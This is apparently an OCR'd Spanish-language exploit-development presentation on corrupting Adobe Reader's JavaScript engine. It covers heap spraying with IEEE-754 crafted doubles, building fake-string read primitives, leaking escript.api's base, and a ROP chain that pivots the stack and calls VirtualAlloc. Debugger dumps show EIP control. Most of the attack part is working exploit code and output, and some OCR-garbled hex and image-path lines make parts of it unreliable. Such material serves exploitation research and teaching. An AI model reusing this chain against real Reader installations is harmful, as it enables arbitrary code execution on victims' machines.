

Crafteando reader con IEEEEEEEEEEE



Address	Size	Info	Content
0A200000	00100000	HEAP SPRAY	
0A400000	00100000		
0A600000	00100000		
0A800000	00100000		
0AA00000	00100000		
0AC00000	00100000		
0AE00000	00100000		
0B000000	00100000		
0B200000	00100000		
0B400000	00100000		
0B600000	00100000		
0B700000	00BB2000		
0C2C0000	00009000	Reserved	
0C2C9000	001C1000		
0C48A000	00001000	Reserved (0C2C0000)	
6B110000	00001000	dui70.dll	
6B111000	00138000	".text"	Executable code
6B249000	00003000	".data"	Initialized data
6B24C000	00003000	".idata"	Import tables
6B24F000	0000E000	".rsrc"	Resources
6B25D000	0000F000	".reloc"	Base relocations

Address	Address	Comments
0AC00078	DEADCODE	
0AC0007C	13371337	
0AC00080	[0603B0A8] = [06060000] = [05D11BE0] = [05D	
0AC00084	13371337	
0AC00088	05F85F10	
0AC0008C	05F25960	
0AC00090	00000000	
0AC00094	0AC000B0	
0AC00098	00000000	
0AC0009C	00000000	
0AC000A0	00000000	
0AC000A4	0000000A	cantidad_posta
0AC000A8	0000000A	desconocido
0AC000AC	0000000A	respuesta de length
0AC000B0	DEADCODE	
0AC000B4	13371337	
0AC000B8	DEADCODE	
0AC000BC	13371337	
0AC000C0	DEADCODE	
0AC000C4	13371337	
0AC000C8	DEADCODE	
0AC000CC	13371337	
0AC000D0	DEADCODE	
0AC000D4	13371337	
0AC000D8	DEADCODE	
0AC000DC	13371337	
0AC000E0	DEADCODE	
0AC000E4	13371337	


```

array[i] = new Array(0xa);

array[i][0] = "pepeu palala alegria carioca";
array[i][1] = 0x4242;
array[i][2] = 4.18356164518379836e-216;
array[i][3] = new Object();
array[i][4] = null;
array[i][5] = app.alert;
array[i][6] = true;
array[i][7] = undefined;
array[i][8] = 4.18356164518379836e-216;
array[i][9] = 4.18356164518379836e-216;

```

Address	Hex	ASCII
0B600018	00 00 00 00 38 00 60 0B8.....
0B600028	00 00 00 00 0A 00 00 00A.....
0B600038	40 B5 E3 05 85 FF FF FF	@uã..yyyBB...y
0B600048	DE C0 AD DE 37 13 37 13	pÀ.p7.7.-O..y
0B600058	00 00 00 00 86 FF FF FFyyyðÀ...y
0B600068	01 00 00 00 83 FF FF FFyyy.....y
0B600078	DE C0 AD DE 37 13 37 13	pÀ.p7.7.pÀ.p7.
0B600088	10 5F 08 06 60 59 02 06	._..`Y.....°.
0B600098	00 00 00 00 00 00 00 00

File Edit View Search Terminal Help

```
console.show();
```

```
array = new Array();
```

```
for(i=0; i<=200000; i++) {  
    array[i] = new Array(0xa);
```

```
    /* values in hexa will be 0x13371337deadc0de */
```

```
    array[i][0] = 4.18356164518379836e-216;
```

```
    array[i][1] = 4.18356164518379836e-216;
```

```
    array[i][2] = 4.18356164518379836e-216;
```

```
    array[i][3] = 4.18356164518379836e-216;
```

```
    array[i][4] = 4.18356164518379836e-216;
```

```
    array[i][5] = 4.18356164518379836e-216;
```

```
    array[i][6] = 4.18356164518379836e-216;
```

```
    array[i][7] = 4.18356164518379836e-216;
```

```
    array[i][8] = 4.18356164518379836e-216;
```

```
    array[i][9] = 4.18356164518379836e-216;
```

```
}
```



```
timeout = app.setInterval("DoIt()", 7000)  
timeout.count = 0;
```



```
function DoIt() {  
  
    /* found modified array */  
    for(i=0; i<array.length; i++) {  
        if(array[i].length != 0xa) {  
            console.println("[+] index crafted: " + i);  
            app.clearInterval(timeout);  
        }  
    }  
}
```


Consola

[+] index crafted: 141400

Ver:

Consola



```
[+] index crafted: 141400  
array[141400].length  
0
```


Ver: _____

Consola

```
[+] index crafted: 141400  
array[141400][1].toString(16)  
4242
```


Ver:

Consola


```
[+] index crafted: 141400  
array[141400][0xb]  
8.526220273247311e-255
```


Ver:

Consola

```
[+] index crafted: 135586  
array[135586][0xb]  
4.263110136623656e-255
```


0x13371337deadcd0de



0,44219195350529317
fraction

$$(-1)^{\text{sign}} \left(1 + \sum_{i=1}^{52} b_{52-i} 2^{-i} \right) \times 2^{e-1023}$$

$$1,44219195350529317 \cdot 2^{307-1023} = 4,1835616451837984e-216$$

$$2,5$$

$$1,25 \cdot 2^1$$

$$\text{SI } n \geq 1$$

0,25

1

fraction

exponent

$$2^{-2}$$

$$1 + 1023 = 1024$$

0100000000000000
0000000000000000

00000... = 0x4000000000000000

$$1024 \ll 52 = 0x4000000000000000$$

15

12

0x4004000000000000

~~0,0167~~

~~0,4~~

~~si $0 < n < 1$~~

0,4

si $0 < n < 1$

~~0,8 · 2⁻¹~~


0,8 · 2⁻¹

~~1,6 · 2⁻²~~

1,6 · 2⁻²

se acerca por abajo

$$\epsilon = 2^{-53}$$




```
~/Documents >>> ./ieee_who.py @g 4.263110136623656e-255  
4.263110136623656e-255 0x0B2000B000000000  
~/Documents >>> □
```


🚚 Dump 1		🚚 Dump 2	🚚 Dump 3	🚚 Dump 4	🚚 Dump
Address	Address	Comments			
0B200028	00000000				
0B20002C	00001000				
0B200030	00000000				
0B200034	00000000				
0B200038	05A3B540				
0B20003C	FFFFFFFF85				
0B200040	00004242				
0B200044	FFFFFFFF81				
0B200048	DEADCODE				
0B20004C	13371337				
0B200050	0B0FACB8				
0B200054	FFFFFFFF87				
0B200058	00000000				
0B20005C	FFFFFFFF86				
0B200060	05C3C3D0				
0B200064	FFFFFFFF87				
0B200068	00000001				
0B20006C	FFFFFFFF83				
0B200070	00000000				
0B200074	FFFFFFFF82				
0B200078	DEADCODE				
0B20007C	13371337				
0B200080	DEADCODE				
0B200084	13371337				
0B200088	05C85F10				
0B20008C	05C25960				
0B200090	00000000				
0B200094	0B2000B0				
0B200098	00000000				



Ver:

Consola



```
[+] index crafted: 135586  
array[135586][0xf]  
pepeu palala alegria carioca
```



```

this.bufaddr = function () {
    this.bufptr = fpu.hex(this.evilarr[this.index][11])[1];
    return this.bufptr;
}

/*
take unaligned objects incrementing the bufptr
@offset: increment of the pointer.
@return: the new address.
*/
this.offset_buf = function (offset) {
    this.evilarr[this.index][11] = fpu.float(this.bufptr+offset, 0x00);
    return fpu.hex(this.evilarr[this.index][11]);
}

```

```

p = new Primitives(array, i);

buf = p.bufaddr();
console.println("[*] buf address: 0x" + buf.toString(16));

p.offset_buf(4);

```


🚚 Dump 1		🚚 Dump 2	🚚 Dump 3	🚚 Dump 4	🚚 Dump
Address	Address	Comments			
0B200064	FFFFFFFF87				
0B200068	00000001				
0B20006C	FFFFFFFF83				
0B200070	00000000				
0B200074	FFFFFFFF82				
0B200078	DEADCODE				
0B20007C	13371337				
0B200080	DEADCODE				
0B200084	13371337				
0B200088	05C85F10				
0B20008C	05C25960				
0B200090	00000000				
0B200094	0B2000B4				
0B200098	00000000				
0B20009C	00000000				
0B2000A0	00000000				
0B2000A4	0000000A				
0B2000A8	0000000A				
0B2000AC	0000000A				
0B2000B0	05A3B540				
0B2000B4	FFFFFFFF85				
0B2000B8	00004242				
0B2000BC	FFFFFFFF81				
0B2000C0	DEADCODE				
0B2000C4	13371337				

Ver: _____

Consola ▼

```
[+] index crafted: 135586  
array[135586+1][1]  
-1.1888978147428744e+148
```




```
~/Documents >>> ./ieee_who.py @g -1.1888978147428744e+148  
-1.188897814742874e+148 0xDEADC0DEFFFFFFF81  
~/Documents >>> □
```







0B200090	00000000	
0B200094	0B2000B4	
0B200098	00000000	
0B20009C	00000000	
0B2000A0	00000000	
0B2000A4	0000000A	
0B2000A8	0000000A	
0B2000AC	0000000A	
0B2000B0	05A3B540	
0B2000B4	FFFFFFFF85	
0B2000B8	00004242	
0B2000BC	FFFFFFFF81	
0B2000C0	DEADCODE	
0B2000C4	13371337	
0B2000C8	0B0FACF0	
0B2000CC	FFFFFFFF87	
0B2000D0	00000000	


```
~/Documents >>> ./ieee_who.py @i 0x0B0B0B0B13371337
0x0B0B0B0B13371337      1.268271398934914e-255
~/Documents >>> □
```


0B200090	00000000
0B200094	0B2000B4
0B200098	00000000
0B20009C	00000000
0B2000A0	00000000
0B2000A4	0000000A
0B2000A8	0000000A
0B2000AC	0000000A
0B2000B0	05A3B540
0B2000B4	FFFFFF85
0B2000B8	00004242
0B2000BC	FFFFFF81
0B2000C0	DEADCODE
0B2000C4	13371335
0B2000C8	0B030B0B
0B2000CC	FFFFFF87
0B2000D0	00000000
0B2000D4	FFFFFF86

fake pointer



 Dump 1		 Dump 2	 Dump 3	 Dump 4	 Dump 5
Address	Address	Comments			
05A3B540	000001C8	L"pepeu palala alegria carioca"			
05A3B544	06D107B8				
05A3B548	00000000				
05A3B54C	00000000				


```

/* create a fake string object at the 30 item */
this.create_fakestr = function(ptr, size) {
    /* fake object */
    this.evilarr[this.index][30] = fpu.float(ptr, (size << 0x3 | 0x4));

    /* pointer and type */
    this.evilarr[this.index][15] = fpu.float(this.bufptr+(30*4), 0xa);
    this.evilarr[this.index][16] = fpu.float(0x33333333, JSVAL_TYPE_STRING);
}

this.read = function (ptr, size) {
    this.create_fakestr(ptr, size);
    return this.evilarr[this.index+1][0];
}

this.read_dword = function (addr) {
    value = this.read(addr, 4);
    return (value.charCodeAt(1) << 16 | value.charCodeAt(0));
}

```


🚚 Dump 1		🚚 Dump 2	🚚 Dump 3	🚚 Dump 4
Address	Address	Comments		
0583C3D0	0583B8C8			
0583C3D4	058250C0			
0583C3D8	00000000			
0583C3DC	6C4EA068			
0583C3E0	06965D60			
0583C3E4	00000000			
0583C3E8	00000000			
0583C3EC	6C2E2324			
0583C3F0	00000000			
0583C3F4	05618CC0			
0583C3F8	0583B8C8			

function ptr



Log	Notes	Breakpoints	Memory Map	Call Stack	SEH	Script
●	6C2E2324	6A 44		push 44		
●	6C2E2326	B8 52 6E 41 6C		mov eax,escript.6C416E52		
●	6C2E232B	E8 F0 17 FB FF		call escript.6C293B20		
●	6C2E2330	FF 35 FC 81 4E 6C		push dword ptr ds:[6C4E81FC]		
●	6C2E2336	8D 4D B4		lea ecx,dword ptr ss:[ebp-4C]		
●	6C2E2339	FF 35 F8 81 4E 6C		push dword ptr ds:[6C4E81F8]		
●	6C2E233F	E8 A8 BD FB FF		call escript.6C29E0EC		
●	6C2E2344	8B 75 10		mov esi,dword ptr ss:[ebp+10]		
●	6C2E2347	33 DB		xor ebx,ebx		
●	6C2E2349	89 5D FC		mov dword ptr ss:[ebp-4],ebx		
●	6C2E234C	83 7E 0C 87		cmp dword ptr ds:[esi+C],FFFFFF87		
●	6C2E2350	8B 46 08		mov eax,dword ptr ds:[esi+8]		
●	6C2E2353	89 45 C4		mov dword ptr ss:[ebp-3C],eax		
-●	6C2E2356	73 12		jae escript.6C2E236A		

Hide FPU	
EAX	04E38530
EBX	00000000
ECX	05937000
EDX	04E36A50
EBP	0038E52C
<u>ESP</u>	0038E4BC
ESI	41414141
EDI	0038E524
EIP	41414141


```
    call dword ptr ds:[eax+14]
    xor esi,esi
    movzx ebx,ax
0   cmp dword ptr ds:[6C4E9CFC],60000
    pop ecx
    jb escript.6C292F42
    push dword ptr ss:[ebp+C]
    mov eax,dword ptr ds:[6C4E9C9C]
    push ebx
    call dword ptr ds:[eax+28]
    mov esi,eax
    pop ecx
    pop ecx
    test esi,esi
    je escript.6C292F42
    mov ecx,dword ptr ds:[6C4E9CF8]
    push esi
    call dword ptr ds:[ecx+19C]
```


6C05A000	001E6000	".rsrc"	Resources	IMG	-R---
6C240000	0004A000	".reloc"	Base relocations	IMG	-R---
6C290000	00001000	escript.api		IMG	-R---
6C291000	00196000	".text"	Executable code	IMG	ER---
6C427000	00082000	".rdata"	Read-only initialized data	IMG	-R---
6C4A9000	0005E000	".data"	Initialized data	IMG	-RWC-
6C507000	00010000	".rsrc"	Resources	IMG	-R---
6C517000	0001A000	".reloc"	Base relocations	IMG	-R---
6C540000	00001000	ace.dll		IMG	-R---

Dump 1			Dump 2			Dump 3		
Address	Address	Comments						
6C4E9CF8	04E0B9C0							
6C4E9CFC	000A0000							
6C4E9D00	00000000							
6C4E9D04	00000000							
6C4E9D08	6E392C54							
6C4E9D0C	6E392C04							
6C4E9D10	6E392C08							
6C4E9D14	00000000							
6C4E9D18	00000000							
6C4E9D1C	00000000							
6C4E9D20	00000000							

Dump 1			Dump 2			Dump 3		
Address	Address	Comments						
04E0B9C0	04DF5170							
04E0B9C4	6CE6D6FC							
04E0B9C8	6CE765D2							
04E0B9CC	6CE6FC0E							
04E0B9D0	6D423DBF							
04E0B9D4	6CF131A1							
04E0B9D8	6CE78D63							
04E0B9DC	6D1249BF							
04E0B9E0	6D415723							
04E0B9E4	6D124A49							
04E0B9E8	6CEA7CBA							
04E0B9EC	6CEDBF4D							
04E0B9F0	6D033715							
04E0B9F4	6CFC0AD2							
04E0B9F8	6D4386DB							
04E0B9FC	6D4386E0							
04E0BA00	6CFB65A3							
04E0BA04	6D419605							
04E0BA08	6D064091							
04E0BA0C	6CFB625C							
04E0BA10	6D08D7BA							
04E0BA14	6CE7DFA9							
04E0BA18	6CE8DC42							
04E0BA1C	6CE8E259							
04E0BA20	6CE82437							
04E0BA24	6CE81FD3							


```
/* sobrescribe punteros doblemente apuntados por .data */
ropchain_addr = p.read_dword(baseaddr + 0x259cf8);
console.println("[+] ropchain was written at: 0x" + ropchain_addr.toString(16));

console.println("[+] finding possible header");

for(k=4; !(p.read_dword(ropchain_addr - k) <= 0x1000 && p.read_dword(ropchain_addr - k) >= 0x100); k+=4);
arr_head = p.read_dword(ropchain_addr - k);
console.println("[*] 0x" + arr_head.toString(16) + " found it at 0x" + (ropchain_addr - k).toString(16));

/* mato el tercer pointer a buf para apuntar a la zona anterior */
array[i][41] = fpu.float((ropchain_addr - k + 0xc), 0x00);
console.println("[+] writing pivot xchg eax,esp");

adjustment = baseaddr + 0x73c1; /* add esp,0x10 - ret */
pivot = baseaddr + 0x13f8c2; /* xchg eax,esp - ret */
```



```

array[i+3][((k-0x10)/8)] = fpu.float(adjusment, 0x6a7e6e6b);

/* ret %% pop ecx */
array[i+3][((k-0x10)/8)+3] = fpu.float(baseaddr + 0x100a, baseaddr + 0x7230);
/* argv[1] of VirtualAlloc %% pop eax */
array[i+3][((k-0x10)/8)+4] = fpu.float(baseaddr + 0x128cc, ropchain_addr + 0x94);
/* -1 %% inc eax */
array[i+3][((k-0x10)/8)+5] = fpu.float(baseaddr + 0x30ba, 0xffffffff);
/* mov [ecx],eax %% pop ecx */
array[i+3][((k-0x10)/8)+6] = fpu.float(baseaddr + 0x100a, baseaddr + 0x6ac0c);
/* argv[2] of VirtualAlloc %% pop eax */
array[i+3][((k-0x10)/8)+7] = fpu.float(baseaddr + 0x128cc, ropchain_addr+0x98);
/* 0xffffffff000 (~0x1000) %% neg eax */
array[i+3][((k-0x10)/8)+8] = fpu.float(baseaddr + 0x14ca3b, 0xffffffff000);
/* mov [ecx],eax %% pop ecx */
array[i+3][((k-0x10)/8)+9] = fpu.float(baseaddr + 0x100a, baseaddr + 0x6ac0c);
/* argv[3] of VirtualAlloc %% mov [ecx],eax */
array[i+3][((k-0x10)/8)+10] = fpu.float(baseaddr + 0x6ac0c, ropchain_addr + 0x9c);
/* pop ecx %% argv[4] of VirtualAlloc */
array[i+3][((k-0x10)/8)+11] = fpu.float(ropchain_addr + 0xa0, baseaddr + 0x100a);
/* add esp,0x0c */
array[i+3][((k-0x10)/8)+12] = fpu.float(0x41414141, baseaddr + 0x722d);
array[i+3][((k-0x10)/8)+13] = fpu.float(0x41414141, pivot);
/* ret %% pop eax */
array[i+3][((k-0x10)/8)+14] = fpu.float(baseaddr + 0x128cc, baseaddr + 0x100b);
/* 0xffffffffc0 (~0x40) %% neg eax */
array[i+3][((k-0x10)/8)+15] = fpu.float(baseaddr + 0x14ca3b, 0xffffffffc0);
/* mov [ecx],eax %% pop eax */

```


Log	Notes	Breakpoints	Memory Map	Call Stack	SEH
	6C3CF8C2	94		xchg eax, esp	
	6C3CF8C3	C3		ret	


og	Notes	Breakpoints	Memory Map	Call Stack	SEH
6C2973C1	83 C4 10	add esp,10			
6C2973C4	C3	ret			

050702F8	6C29100A	return to escript.6C29100A from escript
050702FC	05070374	
05070300	6C2A28CC	escript.6C2A28CC
05070304	FFFFFFFF	
05070308	6C2930BA	escript.6C2930BA
0507030C	6C2FAC0C	escript.6C2FAC0C
05070310	6C29100A	return to escript.6C29100A from escript
05070314	05070378	
05070318	6C2A28CC	escript.6C2A28CC
0507031C	FFFFFF00	
05070320	6C3DCA3B	escript.6C3DCA3B
05070324	6C2FAC0C	escript.6C2FAC0C
05070328	6C29100A	return to escript.6C29100A from escript
0507032C	0507037C	
05070330	6C2FAC0C	escript.6C2FAC0C
05070334	6C29100A	return to escript.6C29100A from escript
05070338	05070380	
0507033C	6C29722D	return to escript.6C29722D from ???
05070340	41414141	
05070344	6C3CF8C2	escript.6C3CF8C2
05070348	41414141	
0507034C	6C29100B	escript.6C29100B
05070350	6C2A28CC	escript.6C2A28CC
05070354	FFFFFFC0	
05070358	6C3DCA3B	escript.6C3DCA3B
0507035C	6C2FAC0C	escript.6C2FAC0C
05070360	6C2A28CC	escript.6C2A28CC
05070364	6C427084	escript.6C427084
05070368	6C2B4253	escript.6C2B4253
0507036C	6C2D7093	escript.6C2D7093
05070370	6C29100A	return to escript.6C29100A from escript
05070374	55555555	
05070378	55555555	
0507037C	66666666	
05070380	66666666	
05070384	050703A8	
05070388	6C2FAC0C	escript.6C2FAC0C
0507038C	6C29100A	return to escript.6C29100A from escript
05070390	050703AC	
05070394	6C2FAC0C	escript.6C2FAC0C
05070398	6C2A28CC	escript.6C2A28CC
0507039C	6C4271C4	escript.6C4271C4
050703A0	6C2B4253	escript.6C2B4253
050703A4	6C2D7093	escript.6C2D7093
050703A8	55555555	
050703AC	55555555	
050703B0	06E92478	
050703B4	000001C0	
050703B8	41414141	


CPU Graph Log Notes Breakpoints Memory Map Call Stack SEI

EIP	Address	Disassembly
●	6C2FAC0C	89 01 mov dword ptr ds:[ecx],eax
●	6C2FAC0E	C3 ret
●	6C2FAC0F	6A 38 push 38
●	6C2FAC11	B8 06 82 41 6C mov eax,escript.6C418206
●	6C2FAC16	F8 53 7D F9 FF call escript.6C29296F
<		

dword ptr [ecx]=[05070374]=55555555
eax=0

